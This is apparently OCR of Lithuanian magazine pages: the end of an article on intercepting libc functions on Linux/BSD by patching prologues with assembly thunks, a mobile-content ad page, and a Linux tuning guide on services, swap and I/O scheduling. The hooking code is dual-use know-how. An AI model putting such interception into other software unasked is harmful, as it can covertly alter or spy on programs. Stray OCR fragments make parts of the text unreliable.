        MOV EAX, 0x2
        JMP short do_begin

prepare_prolog_n:
        MOV EAX, 0x2
        JMP do_begin

do_begin:
// pagrindinis perėmėjo kodas. [ESP+4]+5 saugo iškviestos funkcijos adresą — tai mums padės viena nuo kitos atskirti perimamas funkcijas; valdymo perdavimas perimtai funkcijai su jos „gimtojo" prologo emuliavimu
        DEC EAX
        JZ prolog_1
        DEC EAX
        JZ prolog_2

prolog_1: ; // emuliuojame PUSH EBP/MOV EBP,ESP/SUB ESP,XXX tipo prologo vykdymą
        PUSH EBP
        MOV EBP,ESP
        SUB ESP, byte ptr [EAX] ; iš atminties imame XXh
        INC EAX ; į kitą iš eilės mašininę komandą
        JMP EAX

prolog_2: ; // emuliuojame PUSB EBP/MOV EBP,ESP/PUSH EDI/PUSH ESI tipo prologo vykdymą
        PUSH EBP
        MOV EBP, ESP
        PUSH EDI
        PUSH ESI
        JMP EAX
```

Įdiegiančioji programa analizuoja perimamos funkcijos prologą ir, priklausomai nuo rezultato, į jos pradžią įdiegia arba *call prepare_prolog_1*, arba *call prepare_prolog_2*, kur *prepare_prolog_x* — žymė *thunk* kodo viduje, kurį mes įkėlėme į funkciją *gets*. Komanda *call* užima 5 baitus, todėl komanda SUB ESP,XXh ją tiksliai perdengia taip, kad XXh atsiduria tiesiog už jos pabaigos. Taigi mums nereikia paties perėmėjo kūne išsaugoti XXh! Iš *thunk* kodo iškviečiama komanda SUB ESP, *byte ptr [EAX]* puikiai emuliuoja SUB ESP,XXh vykdymą!

Pateiktas pavyzdys gadina EAX registro turinį, todėl jis veikia tik su *cdecl* ir *stdcall* funkcijomis. Taip neįmanoma perimti *fastcall* funkcijų, kurios argumentus perduoda per EAX. Tačiau originalųjį EAX galima išsaugoti steke ir atstatyti prieš pat valdymo perdavimą perimtai funkcijai, tačiau šiuo atveju JMP EAX teks pakeisti į RETN, o į steko viršūnę iš anksto įkelti perėjimui skirtą adresą.

Štai ir viskas. Perėmėjo skeletas sėkmingai surinktas ir paruoštas darbui. Telieka pabaigti „kovinį įdarą". Tai gali būti tiek iškvietimus protokoluojantis logeris, tiek tam tikrų funkcijų iškvietimą (pavyzdžiui, bylos pašalinimą) blokuojantis antiprotektorius, tiek klaviatūrinio įvedimo funkcijoms paruoštus duomenis „pakišanti" makromašina, tiek... kas tik nori!



standartinis funkcijos *getaddrinfo* prologas, kurį sugadino tiesioginis planuotojo persijungimas

[Stabilumo problemos]

Mūsų sukonstruotas perėmėjas dėl savo prigimties ganėtinai kaprizingas ir periodiškai nulūžta be jokių akivaizdžių priežasčių. Kodėl taip vyksta? Peržiūrėkime funkciją *func* su standartiniu PUSH EBP/MOV EBP,ESP pavidalo prologu. Tarkim, procesas A įvykdė komandą PUSH EBP ir dar tik ruošėsi pradėti vykdyti MOV EBP,ESP, kaip jį nutraukė sisteminis planuotojas, ir valdymą gavo mūsų procesas B, kuris atlieka funkcijos *func* perėmimą, į jos pradžią įterpiant instrukciją *call*. Kai procesas A atnaujins savo vykdymą, komandos MOV EBP,ESP steke jau nebebus, nes ten bus nuo *call* likusi galutinė dalis, kurią įvykdžius viskas bus sudraskyta į gabalus. Be abejo, tokio įvykio tikimybė labai maža, tačiau ypatingai atsakingose situacijose su ja vis tik reikėtų skaitytis.

Norint perėmimą padaryti saugų, įterpiamos instrukcijos ilgį būtina sutrumpinti iki vieno baito, tačiau tokių instrukcijų tiesiog nėra! Palauk, kaip tai nėra? O kaip dėl INT 03h (CCh)? Tradiciškai ji naudojama sustojimo taškams ir taikomajame apsaugoto lygio sukelia išimtį, kurią iš branduolio (tiksliau sakant, iš užkraunamo modulio) lengva perimti. Apie tai jau buvo rašyta straipsnyje „Handling Interrupt Descriptor Table for fun and profit", kuris buvo publikuotas 59-ame žurnalo *phrack* numeryje, todėl mes čia nesikartosim.

Atkreipiu dėmesį, kad CCh konfliktuoja su kai kuriais apsauginiais mechanizmais ir, atitinkamai, su derintuvais, todėl geriau įterpti ne INT 03h, o kokią nors „uždraustą" vieno baito komandą, tokią, kaip CLI (FAh), sukeliančią išimtį, kurią mes periminėsim.

[Sustojimo taškai]
Derintuvai bibliotekinėse funkcijose gali kurti programinius sustojimo taškus, į kurių pradžią įterpiama komanda INT 03h (CCh). Tokiu atveju mūsų perėmėjas negalės atpažinti prologo, kas nėra gerai. Išeitis akivaizdi: sulyginti tiktai 2–ą, 3–red_2006–07–07 — Shlashdotią, 4–tą ir 5–tą prologo baitus, o pirmąjį ignoruoti. O ką daryti su sustojimo tašku? Jeigu virš jo įrašysime *call*, tai jis bus ištrintas, o derintuvas praras funkcijos kontrolę, kas kai kuriais atvejais nėra priimtina. Tuomet reikia įsiterpti nuo 2–ojo baito, tačiau šiuo atveju komanda *call* visiškai ištrins SUB ESP,XXh, todėl *XXh* teks išsaugoti kokioje nors kitoje vietoje.

[Pabaiga]
API funkcijų perėmimo mechanizmai *Windows* sistemoje gerai ištyrinėti, todėl pasiūlyti radikaliai naują metodą gana sunku. UNIX sistemos ištirtos kur kas prasčiau, todėl jos slepia daugybę neatskleistų galimybių, kurios traukia hakerius ir kitus kūrybingus žmones. Mano aprašytas būdas — ne vienintelis ir veikiausiai ne pats patogiausias, be to, iki išmintingo pritaikymo jam dar augti ir augti. Nepaisant to, mano greita ranka parašytuose įrankiuose šis būdas veikia pakankamai normaliai tiek *Linux*, tiek ir BSD sistemose.

```
File Edit Windows Help Analyser                                  20:44 03.03.2006
[•]                         C:\TEMP\libc-2.3.2.so                              2
<.text> 0000c9870  int 3
lchmod+0
   c9870 !
   ..... ! ;**********************************************************
   ..... ! ; function lchmod (global)
   ..... ! ;**********************************************************
   ..... ! lchmod:
   ..... ! cc                         int      3
   c9871 ! 89e5                       mov      ebp, esp
   c9873 ! e848c7f4ff                 call     __errno_location
   c9878 ! c70026000000               mov      dword ptr [eax], 26h
   c987e ! b8ffffffff                 mov      eax, 0ffffffffh
   c9883 ! 5d                         pop      ebp
   c9884 ! c3                         ret
   c9885 ! 90                         nop
   c9886 ! 90                         nop
   c9887 ! 90                         nop
   c9888 ! 90                         nop
   c9889 ! 90                         nop
   c988a ! 90                         nop
   c988b ! 90                         nop
   c988c ! 90                         nop
   c988d ! 90                         nop
   c988e ! 90                         nop
   c988f ! 90                         nop
   c9890 !
   ..... ! ;**********************************************************
   ..... ! ; function mkdir (weak)
   ..... ! ;**********************************************************
   ..... ! mkdir:                     ;xref c5e567
   ..... ! 89da                       mov      edx, ebx
   c9892 ! 8b4c2408                   mov      ecx, [esp+8]
   c9896 ! 8b5c2404                   mov      ebx, [esp+4]
   c989a ! b827000000                 mov      eax, 27h
   c989f ! cd80                       int      80h
   c98a1 ! 89d3                       mov      ebx, edx
   c9870/0000c9870
1help 2save 3open 4view 5goto 6mode 7search 8symbols 9viewin.. 0quit
```

standartinis funkcijos *lchmod* prologas, kurį sugadino derintuvo sukurtas programinis sustojimo taškas (CCh)

SUKURK SAVO NUOTAIKĄ!

one extremely mobile

VEIKSMO ŽAIDIMAI

Kodas: 200329660 — CALL OF DUTY 2

Žaisk už britų pėstininką, rusų snaiperį ar amerikiečių žvalgą. Su tavimi kartu kovos ir tavo pulko kareiviai. Tokios kovos telefone tu dar nesi matęs!

NOKIA 2650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260

Kodas: 204339660 — PRINCE OF PERSIA THE TWO THRONES

Paskutinė trilogijos "Persijos princas" dalis. Princas sugrįžo į Babiloną, kur turi išgelbėti miesto gyventojus ir perimti sostą.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7610
SONY ERICSSON K750i, T610, T630

Kodas: 217829660 — X-MEN LEGENDS II

"Iksmenai 2" – žaidimas, apjungęs žymius komiksus ir kvapą gniaužiantį filmą. Surink komandą iš penkių narių ir kovok prieš Blogį.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6610, 6800, 7210, 7250, 7260, 7270, 7610 **SONY ERICSSON** K750i

Kodas: 186849660 — ASPHALT 2

Tokiais automobiliais galima pasiekti tiesiog neįtikėtiną greitį! Gražuolės prie finišo linijos jau laukia tavo pergalės!

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6100, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7610
SONY ERICSSON K750i, T610, T630

TOP ŽAIDIMAI

Kodas: 220379660 — PLATINUM SUDOKU

Žaidimo tikslas – užpildyti 9 x 9 kvadratėlių lauką taip, kad kiekvienas skaičius horizontalioje ir vertikalioje juostose būtų tik vieną kartą.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7610
SONY ERICSSON K300i, K750i, T610, T630

Kodas: 226209660 — MOBIDOGS

Jei tu visada svajojai auginti šunį, bet iki šiol neturėjai galimybės – tai žaidimas "Mobidog" sukurtas tau! Įsigyk šuniuką ir užaugink jį.

NOKIA 22650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7370, 7610 **SONY ERICSSON** K300i, K750i

Kodas: 213789660 — WORMS FORTS UNDER SIEGE

Mažiems kirmėliukams, įsitvirtinusiems pilyje, reikia karo vado! Ar nenorėtum vesti būrį link neabejotinos pergalės? Truputis

NOKIA 2650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6030, 6230, 6230i, 6610, 6800, 7210, 7250, 7260
SONY ERICSSON K300i

Kodas: 220329660 — AND1 STREET BASKETBALL

Surink komandą ir vyk į varžybas. Žaidimo kūrėjai skyrė daug dėmesio žaidimo grafikai ir sukūrė nepakartojamą realybės pojūtį.

NOKIA 2650, 3100, 3200, 3220, 3510i, 5100, 5140, 5140i, 6020, 6021, 6030, 6100, 6230, 6260, 6610, 7210, 7250, 7260, 7610
SONY ERICSSON K300i, K750i, T610, T630

KAD GAUTUMĖTE ŽAIDIMĄ — 10 Lt

Įsitikinkite, kad įjungta ir veikia **GPRS** paslauga. Žinutę su žaidimo kodu nusiųskite į numerį **1344**.

SPALVOTI ATVIRUKAI

207639660, 138719660, 147209660, 105129660, 167429660, 228319660, 227039660, 228289660, 228049660, 207649660, 212519660, 207569660, 225629660, 225619660, 222159660, 222169660, 208889660, 225169660, 167819660, 168139660, 168069660

KAD GAUTUMĖTE SPALVOTĄ ATVIRUKĄ — 3 Lt

Įsitikinkite, kad įjungta ir veikia telefono **GPRS** paslauga. Žinutę su spalvoto atviruko kodu nusiųskite į numerį **1323**.
Gaukite žinutę su nuoroda, iš kurios atsidarykite spalvotą atviruką.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510, 3510i, 3650, 5100, 5140, 6020, 6021, 6030, 6060, 6100, 6230, 6260, 6600, 6610, 6800, 7210, 7250, 7250i, 7260, 7270, 7610, 7650. **SIEMENS** A60, A65, A75, AX75, C60, C65, CF75, M55, MC60, S55, SL55, SL65. **SAMSUNG** C200, C210, C230, X120, X140, X200, X300, X450, X460, X480, X600, X620, X640, X660, E300, E530, E630, E700, E710, E730, E760, E800, E820, P510. **SONY ERICSSON** T610, T630, K300i, K700i, J300i, W800

ATVIRUKAI

36719660, 35619660, 33839660, 33149660, 23859660, 23189660, 23179660, 22789660, 22779660, 218149660, 217549660, 217529660, 217439660, 107229660, 107179660, 107169660, 103559660, 103479660

LOGOTIPAI

231609660, 231449660, 228869660, 228389660, 228339660, 224589660, 224559660, 188169660, 185849660, 175809660, 166269660, 163809660, 163779660, 160329660, 153769660, 122769660, 118279660, 108249660, 105509660, 105429660

VALYMO PRIEMONĖ TELEFONO EKRANUI!

Nusiųsk kodą **63009660** į numerį **1322**
Tu gausi **TUŠČIĄ LOGOTIPĄ**
Dėmesio! Tik **NOKIA** telefonams
Kaina 1.95 Lt

KAD GAUTUMĖTE LOGOTIPĄ AR ATVIRUKĄ — 1,95 Lt

Žinutę su kodu nusiųskite į mūsų numerį **1322**. **SIEMENS** telefonams prie kodo pridėkite raidę **S** (pvz., 3689660s).

NOKIA 1100, 2100, 2600 3210, 3310, 3410, 3330, 3510, 5210, 5110 (tik logotipai), 5510, 6020, 6021, 6030, 6060, 6210, 6310, 6310i, 6510, 7110 (tik logotipai), 7270, 7280 (tik atvirukai), 7610, 8210, 8310, 8810, 8850, 8890. **SIEMENS** A55, A65, A75, AX75, C55, C60, C65, CX75, CXV70, M55, S55, SL55. **SAMSUNG** C100, C200, C210, X120, X450, X480, P730. Tik atvirukai X660. **SONY ERICSSON** Tik atvirukai: J300i, K300i, K700i, W800.

VOKALINĖS MELODIJOS

James Brown: I Feel Good	120239660
Vampyro balsas: Aš tave matau!	206619660
Dolce & Gabbana	230849660
Arash: Tike tike kardi	188709660
Jurga: Nebijok	184559660
A. Mamontovas: O, meile!	178679660
Tele2: Paplepėkim	167439660
Skambutis iš morgo	206609660
Crazy Frog: Axel F	165229660
Piktos katės klyksmas	153149660
Zvonok bratanu: Koroche, tema takaya...	153119660

KAD GAUTUMĖTE VOKALINĘ MELODIJĄ — 5 Lt

Įsitikinkite, kad telefone įjungta ir veikia **GPRS** paslauga.
Nusiųskite žinutę su vokalines melodijos kodu į numerį **1318**.

SAMSUNG C100, C200, C230, D500, D800, X100, X120, X140, X200, X300, X450, X460, X480, X600, X620, X660, E300, E330, E360, E530, E600, E630, E700, E710, E720, E730, E760, E800, E820, P510, P730. **SIEMENS** C65, SL65. **NOKIA** 3200, 3220, 5140, 6020, 6021, 6060, 6230, 6260, 7260, 7270, 7280, 7370, 7610, 8800. **SONY ERICSSON** K700i, W800

TOP MELODIJOS

TOP MELODIJOS	MONO	POLY
Andrius: Mes vyrai	176279660	176279660p
Yva: Pabučiuok	223059660	223059660p
Madonna: Sorry	205119660	205119660p
Daz Sampson: Teenage Life	225889660	225889660p
Aventura: Cuando Volveras	111359660	111359660p
Shakira: La Tortura	165109660	165109660p
Skamp: L'attente	230729660	230729660p
Tokio Hotel: Durch Den Monsun	184069660	184069660p
69 Danguje: 9 Dangui	210629660	210629660p
US5: Come Back To Me Baby	215719660	215719660p
Iš k.f. Bumeris 2	216149660	216149660p
Lordi: Hard Rock Hallelujah	225829660	225829660p
Angelina: Negalvok	223149660	223149660p
Adamsų šeimynėlė	7019660	7019660p
Žilvinas Žvagulis: Faina	151279660	151279660p
Iš serialo "Brigada"	34149660	34149660p
Rasa ir Jonas: Teka saulė	230669660	230669660p
Iš k.f. „Haris Poteris"	146719660	146719660p
Andrius: O kam sava	205079660	205079660p
Sel feat. Mia: Muzika	223079660	223079660p
Sean Paul: Temperature	221509660	221509660p
LT United: We Are The Winners	213009660	213009660p
The Rasmus: Sail Away	225709660	225709660p
Tokio Hotel: Rette Mich	217359660	217359660p
Vilija: Man sakei	218629660	218629660p
Vudis: Kaip du kart du	176659660	176659660p
Black Eyed Peas: Gone Going	227479660	227479660p
Iš k.f. „Krikštatėvis"	121739660	121739660p
Antanas: Sudeginti tiltai	205179660	205179660p
Žilvinas Žvagulis: Itališka dainelė	145009660	145009660p
Raketa: Padarys mane	210659660	210659660p
Starlight: I Don't Know	227519660	227519660p
Mokinukės: Bye Bye	122109660	122109660p
Vilija: Spjaudau ir gaudau	176649660	176649660p
Mattafix: Big City Life	186549660	186549660p

SIUNTINUKAS DRAUGUI

1. Išsirink paslaugą (išskyrus logotipus ir žaidimus). Po kodo palik tarpą ir įrašyk draugo telefono numerį (pvz., 1709660 XXXXXXXX).
2. Perskaityk pasirinktos paslaugos instrukciją. Įsitikink, ar ji tinka draugo telefonui.

KAD GAUTUMĖTE POLIFONINĘ MELODIJĄ — 3 Lt

Įsitikinkite, kad telefone įjungta ir veikia **GPRS** paslauga.
Žinutę su kodu (pvz., 3689660p) siųskite į mūsų numerį **1323**.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510, 3510i, 5100, 5140, 6020, 6021, 6030, 6060, 6100, 6230, 6260, 6600, 6610, 6800, 7210, 7250, 7250i, 7260, 7270, 7280, 7370, 7610, 7650, 8800. **SAMSUNG** C100, C200, C210, C110, C230, D500, D800, X100, X120, X140, X200, X300, X450, X460, X480, X600, X620, X640, X660, E300, E330, E360, E530, E600, E630, E700, E710, E720, E760, E800, E820, P510, P730. **SIEMENS** A60, A65, A75, AX75, C55, C60, C65, C75, CX65, CFX65, CF75, CX75, CXV70, M55, M65, M75, MC60, S55, S65, SL55, SL65. **SONY ERICSSON** T610, T630, K300i, K700i, J300i, W800

KAD GAUTUMĖTE MONOMELODIJĄ — 1,95 Lt

Žinutę su kodu siųskite į numerį **1322**.
SIEMENS telefonams prie kodo pridėkite raidę **S** (pvz., 3689660s).

NOKIA 1100, 2100, 3210, 3310, 3410, 3330, 5210, 5510, 6210, 6310, 6310i, 6510, 7110, 8210, 8310, 8810, 8850, 8890. **SAMSUNG** R200c, R210s. **SIEMENS** A50, A52, C45, S45, ME45, M50, MT50.

KAIP AKTYVUOTI GPRS?

Norėdami užsisakyti GPRS paskambinkite savo operatoriui: **1566 - Omnitel**, **1501 - Bitė GSM**, **117 - Tele2**. Kad gautumėte **NOKIA** (išskyrus 3220, 5140, 6020, 6021, 6030, 6060, 6230, 7260, 7270, 7280, 7370, 8800) arba **SAMSUNG** (išskyrus C100, C110, E360, E530, E720, E730, D500, D800, X660) nustatymus, nusiųskite **8888** į numerį **1322**. Kaina 1,95 Lt.

056

Naminio tukso tiuningas

Kaip paspartinti savo „Linux“



Tiuningas — tai nuodugnus kokio nors operacinės sistemos komponento sukonfigūravimas, padidinantis jo našumą. Tiuninti galima ką tik nori: nuo tinklo posistemės iki virtualios atminties parametrų. Skirtingai nei atnaujinimas, tiuningas turi vieną neginčijamą privalumą: nereikia pirkti papildomos aparatūros, todėl tiuningas be viso kito taip pat taupo pinigus. Tiesa, atsinaujinant taip pat galima sutaupyti, jeigu tai daroma išmintingai. Pavyzdžiui, jeigu pas mane būtų kompiuteris su *Duron* 1,2 GHz procesoriumi ir 128 Mb atminties, aš geriau nusipirkčiau papildomus 256 Mb atminties, nei galingesnį procesorių, kadangi *Linux* jautresnis atminties kiekiui, o ne procesoriaus dažniui. Vis dėlto šiandien atidėkime atnaujinimo klausimus ir visą savo dėmesį sutelkime į naminio tukso tiuningą.

[Tavo nuosava tiuningo ateljė] Iš pradžių apsispręskime, kaip mes konfigūruosime mūsų sistemą. Siūlau eiti mažiausio pasipriešinimo keliu — o ką, jeigu po paties paprasčiausio pakeitimo rezultatai tave visiškai tenkins ir visą likusį laiką tu galėtum praleisti prasmingiau? Padaryti sistemą neveikiančią mes taip pat neplanuojame, kadangi po visų patobulinimų mes neturime prarasti nei stabilumo, nei patikimumo, nei komforto. Sudarykime veiksmų planą:

/ Atjungti nereikalingus servisus.
/ Padidinti virtualios atminties apimtį.
/ Patiuninti swap'ą.
/ Pakeisti procesų planuotojo darbą.
/ Sukonfigūruoti branduolį.
/ Įdiegti naują inicializavimo sistemą.
/ Pasirinkti kitą failų sistemą ir ją patiuninti.

Derėtų pastebėti, kad visa konfigūracija vyks remiantis *Fedora Core 4* distributyvo pavyzdžiu. Be to, kai kurie straipsnyje aprašyti dalykai neveiks senose branduolio versijose (žemiau 2.6).

[Nereikalingų servisų atjungimas] Kiekvienas paleistas procesas „suėda“ ne tik brangų procesoriaus laiką, bet ir atmintį, kurios nuolat trūksta. Kad ir ką sakytum, atminties per daug nebūna. Būtų visai kas kita, jeigu tau reikėtų visų šių servisų. Tačiau praktiškai gaunasi taip, kad mes *neturime nė žalio supratimo apie kai kurių servisų paskirtį*, o dalis paleistų servisų bando stebėti mūsų kompiuteryje iš viso neprijungtų įrenginių darbą. Kadangi *Linux* tiuningą aptarsime remdamiesi FC4 pavyzdžiu, tai reiškia, kad mes peržvelgsim Fedoros servisus. Straipsnio eigoje atkreipsiu dėmesį ir į *Mandrake/Mandriva* servisus. Galbūt tavo distributyve bus kitų servisų, kurie čia neaptarti, tačiau per daug nenusimink: kad ir koks būtų distributyvas, speciali konfigūravimo programa padės apsispręsti, ar tau reikia tam tikro serviso, ar ne. FC atveju servisų konfigūravimui naudojamas *system-config-services* įrankis, o *Mandrake* sistemoje — *drakxservices*.

Siekiant taupyti laiką ir žurnalo vietą, apsistosime tik ties tais servisais, kurie daugeliu atvejų įjungti pagal nutylėjimą, tačiau nėra reikalingi namų vartotojui — juos galima drąsiai atjungti:

/ *acpid* — valdo ACPI įvykius.
/ *anacron*, *atd*, *crond* — demonai-planuotojai (nurodytu laiku paleidžia nurodytas komandas). Paprastam namų vartotojui to visiškai nereikia. Nesuprantu kūrėjų logikos: taip, galbūt vartotojui ir reikalingas planuotojas, tačiau kam iš karto trys?
/ *apmd* — reikia palikti tik nešiojamuosiuose kompiuteriuose.
/ *cpuspeed* — pakeičia CPU dažnį ir taip taupo energiją, reikalingas nešiojamuosiuose kompiuteriuose.
/ *haldaemon* naudojamas norint sekti pasikeitimus sistemos aparatūroje. Šiaip jis nėra reikalingas — pakanka po naujos įrangos įdiegimo paleisti kudzu.
/ *cups** — spausdinimo sistema. CUPS naudinga tik tuo atveju, kada spausdintuvas naudojamas kiekvieną dieną. Jeigu spausdintuvo neturi arba spausdini tik kartkartėmis, tuomet šį servisą galima atjungti. Kai turėsi spausdintuvą, galėsi šį servisą paleisti su komanda *„service <serviso-pavadinimas>“*.
/ *isdn* — ar pas tave yra ISDN? Ne? Tuomet kam tau šitas servisas?
/ *kudzu* — šį „žvėrį“ galima paleisti rankiniu būdu. Tai paprastai daroma po to, kai į kompiuterį buvo įdiegta nauja aparatūra. *Kudzu* naudojamas naujiems įrenginiams rasti (*Mandrake* sistemoje vietoje *kudzu* naudojamas *harddrake2*).
/ *lm_sensors* — naudojama įvairiems sistemos davikliams stebėti (pavyzdžiui, procesoriaus temperatūrai)
/ *messagebus* — transliuojančių sistemos pranešimų siuntinėjimo „magistralė“, išjunk ją.
/ *mdmonitor* — naudojamas programinių RAID masyvų stebėjimui, o likusiais atvejais (kai RAID nėra naudojamas) tiesiog nereikalingas.
/ *netfs* — reikalingas įvairioms tinklinėms failų sistemoms, taip pat ir SMB, todėl neišjunk šio serviso, jeigu tavo tinkle yra kompiuterių su *Windows* ir tau reikia su jais keistis informacija bei dalintis resursais.
/ *mDNSResponder*, *nifd* — tiesiog išjunk ir pamiršk. Aprašyme sakoma, kad jie turi būti paleisti *Howl* klientuose, kad *Zeroconf* servisas galėtų ištyrinėti tinklą. Nevisai supranti, apie ką aš? Aš irgi. Taigi išjungiam.
/ *pcmcia* — šis servisas reikalingas tam, kad palaikytų PCMCIA plokštes, kurios, kaip mes visi gerai žinome, naudojamos nešiojamuosiuose kompiuteriuose.
/ *portmap* — vargu ar pravers namų vartotojui, kadangi šis servisas naudojamas RPC susijungimams valdyti (reikalingas, jeigu naudoji NIS ir NFS).
/ *rpc** — atjunk visus RPC (nuotolinis procedūrų iškvietimas) palaikymo servisus.

/ *smartd* — reikalingas SMART (*Self Monitoring and Reporting Technology*) įrenginiams. SMART sąsaja naudojama tam, kad įrenginiai galėtų patys save testuoti. Galimybę ją naudoti suteikia kai kurie kietieji diskai, todėl jeigu nori žinoti, kada tavo diskas „planuoja" išeiti iš rikiuotės, neišjunk šio serviso.
/ *sshd* — leidžia per atstumą prisijungti prie tavo sistemos. Namų kompiuteryje galima drąsiai atjungti.
/ *sendmail* — jeigu artimiausiu metu neplanuoji konfigūruoti savo SMTP serverio, o paštą vis dar siunti per savo tiekėjo SMTP, išjunk jį. Bet kokiu atveju, išjunk jį iki tol, kol tavo rankos neprieis prie jo konfigūravimo.
/ *rhnsd* — servisas naudojamas automatiniam kompanijos *Red Hat* produktų atnaujinimui. Aš paprastai jį atjungiu.
/ *irqbalance* — reikalingas SMP mašinose.

Mes ką tik ne tik paspartinome savo sistemą, bet ir šiek tiek padidinome jos saugumą. Juk kiekvienas paleistas servisas — tai potenciali saugumo skylė. Dabar perkrauk kompiuterį, kad galėtum pajausti, kaip greičiau pradėjo krautis tavo sistema. Tačiau ties tuo mes nesustosime.

[Virtualios atminties kiekio padidinimas] Konsolėje surink komandą *free*. Kiek virtualios atminties (fizinė atmintis plius *swap* byla) dabar laisva? Jeigu viskas užimta, pavyzdžiui, liko keletas megabaitų fizinės atminties ir lygiai tiek pat *swap* srityje, tai reiškia, kad atminties katastrofiškai trūksta. Geriausias patarimas — nusipirkti papildomą atminties modulį, tačiau kol kas pabandykime sukurti papildomą *swap* bylą, kuri pridės keletą megabaitų virtualios atminties. Įvykdyk komandą:

```
# dd if=/dev/zero of=/sw-file bs=1m count=64
```

Taip mes sukursime tuščią 64 Mb dydžio bylą */sw-file*. Jeigu reikia daugiau, sukurk 128 ar 256 Mb bylą — tai neturi reikšmės, svarbiausia, kad tau užtektų disko vietos. Dabar iš šios bylos padarysime *swap* bylą (64/1024):

```
# mkswap /sw-file 65536
```



1. konfigūratorius *drakxservices*

Telieka aktyvuoti naująjį swap'ą:

```
# swapon /sw-file
```


Kad pastarosios komandos nereikėtų įvedinėti kiekvieną kartą leidžiant sistemą, įrašyk ją į užsikrovimo skriptus (pageidautina po komandos *swapon -a*). Tai laikinai išspręs problemas su operatyvine atmintimi. Atkreipk dėmesį, jog komfortiškam darbui *Linux* sistemoje (naudojant *X Windows* ir *KDE/GNOME*) reikia mažiausiai 192 Mb fizinės operatyvinės atminties ir bent jau 128 Mb swap'o. Mano mašinoje vaizdelis toks: iš 256 Mb fizinio RAM laisva tik 4 Mb, tačiau *swap* praktiškai laisvas — paprastai būna užimti tik keli megabaitai (mano *swap* byla taip pat yra 256 Mb).

[Swap'o tiuningas] Vien tik paprastai pridėti keletą papildomų *swap* atminties megabaitų maža. Svarbu tiksliai sukonfigūruoti patį virtualios atminties mechanizmą, kitaip tariant, teisingai nurodyti „keitimo" (*swappiness*) koeficientą.
Tarkim, darbo metu mums tenka naudoti keletą ganėtinai griozdiškų programų ir periodiškai tarp jų persijungti. Gali būti, jog tu dirbi su dokumentais, todėl nuo pat ryto paleidi *OO Writer*, *OO Calc*, *Firefox* ir persijunginėji tik tarp jų. O vakare pasileidi *xmms*, kadangi neįsivaizduoji darbo be muzikos.
Jeigu nurodysi didelę keitimo koeficiento reikšmę (byla */proc/sys/vm/swappiness*), tarkim, 90 arba net 100 (maksimali reikšmė), tai persijungimas tarp programų vyks gana lėtai, tačiau pagrindinės programos našumas bus maksimalus.
Jeigu tau ištisą dieną reikia dirbti su nedidelėmis programomis ir dažnai tarp jų persijunginėti, tai keitimo koeficiento reikšmę geriau nurodyti 20 arba 30 srityje. Paeksperimentuok su skirtingais parametrais — tiktai taip galima parinkti geriausią reikšmę. Išvesti einamą *swappiness* galima su komanda

```
# cat /proc/sys/vm/swappiness
```

Visiškai įmanoma, kad tau labiausiai tiks 70 (reikšmė pagal nutylėjimą). Nurodyti naują reikšmę (šiuo atveju 20) galima su komanda

```
# echo „20" > /proc/sys/vm/swappiness
```



2. branduolio konfigūravimas

[Įvedimo/išvedimo planuotojo darbo pakeitimas] Kiekvienai *Linux* sistemoje veikiančiai programai kartkartėmis reikia prieiti prie disko — nuskaityti duomenis arba įrašyti juos į diską. Už įvedimo/išvedimo planavimą atsakinga branduolio dalis taip ir vadinasi — įvedimo/išvedimo planuotojas. Yra keturi skirtingi planuotojo darbo algoritmai:

/ Režimas pagal nutylėjimą (*noop*) — vargu, ar jis tiks pažangiam vartotojui, nepaisant net to, kad jis naudojamas pagal nutylėjimą. Algoritmo esmė — tai paprasta FIFO (*First In First Out* — Pirmas Atėjai, Pirmas Išėjai) tipo eilė.

/ Numatomas planavimas (*Anticipatory Scheduling*) — kai programa iš disko nuskaitinėja duomenis, branduolys bando atspėti, kokius duomenis programa skaitys kitos skaitymo operacijos metu. Jeigu branduolys teisingai nuspėjo programos „mintis", tai šis algoritmas leis iš esmės padidinti sistemos našumą. Be to, šio algoritmo efektyvumas smarkiai priklauso ir nuo programos logikos.

```
elevator=as
```

/ „Sąžininga" eilė (*Complete Fairness Queuing*) — visų programų teisės lygios. Branduolys tolygiai planuoja kiekvienos programos įvedimo/išvedimo operacijas, čia nėra kokių nors programų, kurios gali monopolizuoti priėjimą prie disko. Jeigu keletas programų vienu metu bandys prieiti prie disko, visos jos gaus atsakymą. Šis metodas kai kuriais atvejais leidžia padidinti sistemos našumą, o kai kuriais — priešingai, bendras našumas krenta, nes viskas priklauso nuo konkrečių užduočių.

[7 tiuningo įrankiai]

- Pašalinam nereikalingus servisus
- Padidinam virtualios atminties apimtį
- Sukonfigūruojam branduolį
- Patiuninam procesų planuotoją
- Optimizuojame FS nustatymus
- Įdiegiame naują inicializavimo sistemą
